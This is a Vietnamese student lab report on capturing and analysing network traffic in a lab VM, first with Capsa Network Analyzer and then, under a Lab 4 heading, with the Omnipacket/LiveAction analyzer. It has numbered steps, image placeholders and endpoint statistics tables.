
- Bước 1:** Tải và cài đặt công cụ Capsa Network Analyzer:



- Bước 2:** Trong giao diện màn hình chính của Capsa, tại tab Capture, chọn Network Adapter là Ethernet và nhấn Start để bắt đầu quá trình theo dõi các gói tin:




- Bước 3:** Sau khi nhấn Start, cửa sổ giao diện Dashboard xuất hiện, hiển thị số liệu thống kê tổng thể:




- Bước 4:** Tab TCP hiển thị phân tích của các kết nối trong mạng:

## Báo cáo thực hành



- Bước 5:** Tab Protocol hiển thị thông tin về các giao thức được sử dụng trong quá trình bắt gói tin từ MAC layer đến Transport layer:



- Bước 6:** Tab MAC Endpoint và IP Endpoint hiển thị các địa chỉ MAC/IP được kết nối trong quá trình bắt gói tin:

The screenshot displays two NetworkMiner analysis windows side-by-side.

**Top Window (MAC Endpoint Analysis):**

- Left Panel:** Shows a tree view of captured data, with "MAC Endpoint (12)" selected.
- Right Panel:** A table titled "MAC Endpoint: 37" showing statistics for local segments and hosts. Key data includes:
 

Name	Geolocation	IP Conversation	TCP Conversati...	UDP Conversat...	Packets
Local Segment		24	21	44	6,75
Local Host		16	21	22	3,33
VMware, Inc.-5D:07...	Local	16	21	22	3,33
DESKTOP-D6VS...	Local	14	21	20	3,32
DESKTOP-D6VS...	Local	2	0	2	
VMware, Inc.-E2:48:D4		8	21	9	3,29
tse1.mmm.bing.net	Microsoft Corporati...	1	4	0	2,66
arc.msn.com	Microsoft Corporati...	1	9	0	27
192.168.95.2	Local	1	0	9	10
163.181.121.144	Alibaba.com LLC,Un...	1	3	0	10
20.198.118.190	Microsoft Corporati...	1	2	0	7
watson.events.data....	Microsoft Corporati...	1	1	0	2
20.189.173.17	Microsoft Corporati...	1	1	0	2

**Bottom Window (IP Endpoint Analysis):**

- Left Panel:** Shows a tree view of captured data, with "IP Endpoint (22)" selected.
- Right Panel:** A table titled "IP Endpoint: 45" showing statistics for local subnets and internet addresses. Key data includes:
 


Name	Geolocation	IP Conversation	TCP Conversati...	UDP Conversat...	Packets
Local Subnet		20	22	42	3,61
192.168.95.0/24		20	22	42	3,61
DESKTOP-D6VSQPH...	Local	15	22	24	3,39
192.168.95.2	Local	1	0	12	11
DATHM-UIT.local	Local	5	0	18	10
192.168.95.255	Local	2	0	2	
192.168.95.254	Local	1	0	1	
Internet Addresses		8	22	0	3,23
United States		4	9	0	2,82
tse1.mmm.bing.net	Microsoft Corporati...	1	4	0	2,66
163.181.121.144	Alibaba.com LLC,Un...	1	3	0	10
California		2	2	0	5
San Francisco		2	2	0	5

- Bước 7: Tại tab TCP Conversation hiển thị quá trình trao đổi ở tầng Transport cho TCP:


## Báo cáo thực hành

- Bước 8:** Nhấp đôi vào một endpoint để hiển thị quá trình bắt tay 3 bước thông thường của một kết nối TCP:

- Bước 9:** Tab Matrix thực hiện vẽ lại sơ đồ mạng với các node đại diện bởi tên miền/IP:




- **Bước 10:** Tab Report tạo cho người dùng báo cáo quá trình theo dõi gói tin trên adapter:




## Lab 4 – Sniffing the Network using the Omnipacket Network Analyzer

- **Bước 1:** Cài đặt phần mềm tại <https://www.liveaction.com/>. Giao diện phần mềm:


## Báo cáo thực hành




- **Bước 2:** Thiết lập các thông số:




- **Bước 3:** Thiết lập cổng mạng:




- Bước 4:** Sau khi thiết lập, chọn Start Capture để thu thập traffic:




- Bước 5:** Phân tích giao thức HTTPS:



- **Bước 6:** Giao diện Packet gần giống với giao diện của Wireshark:




- **Bước 7:** Phân tích node;

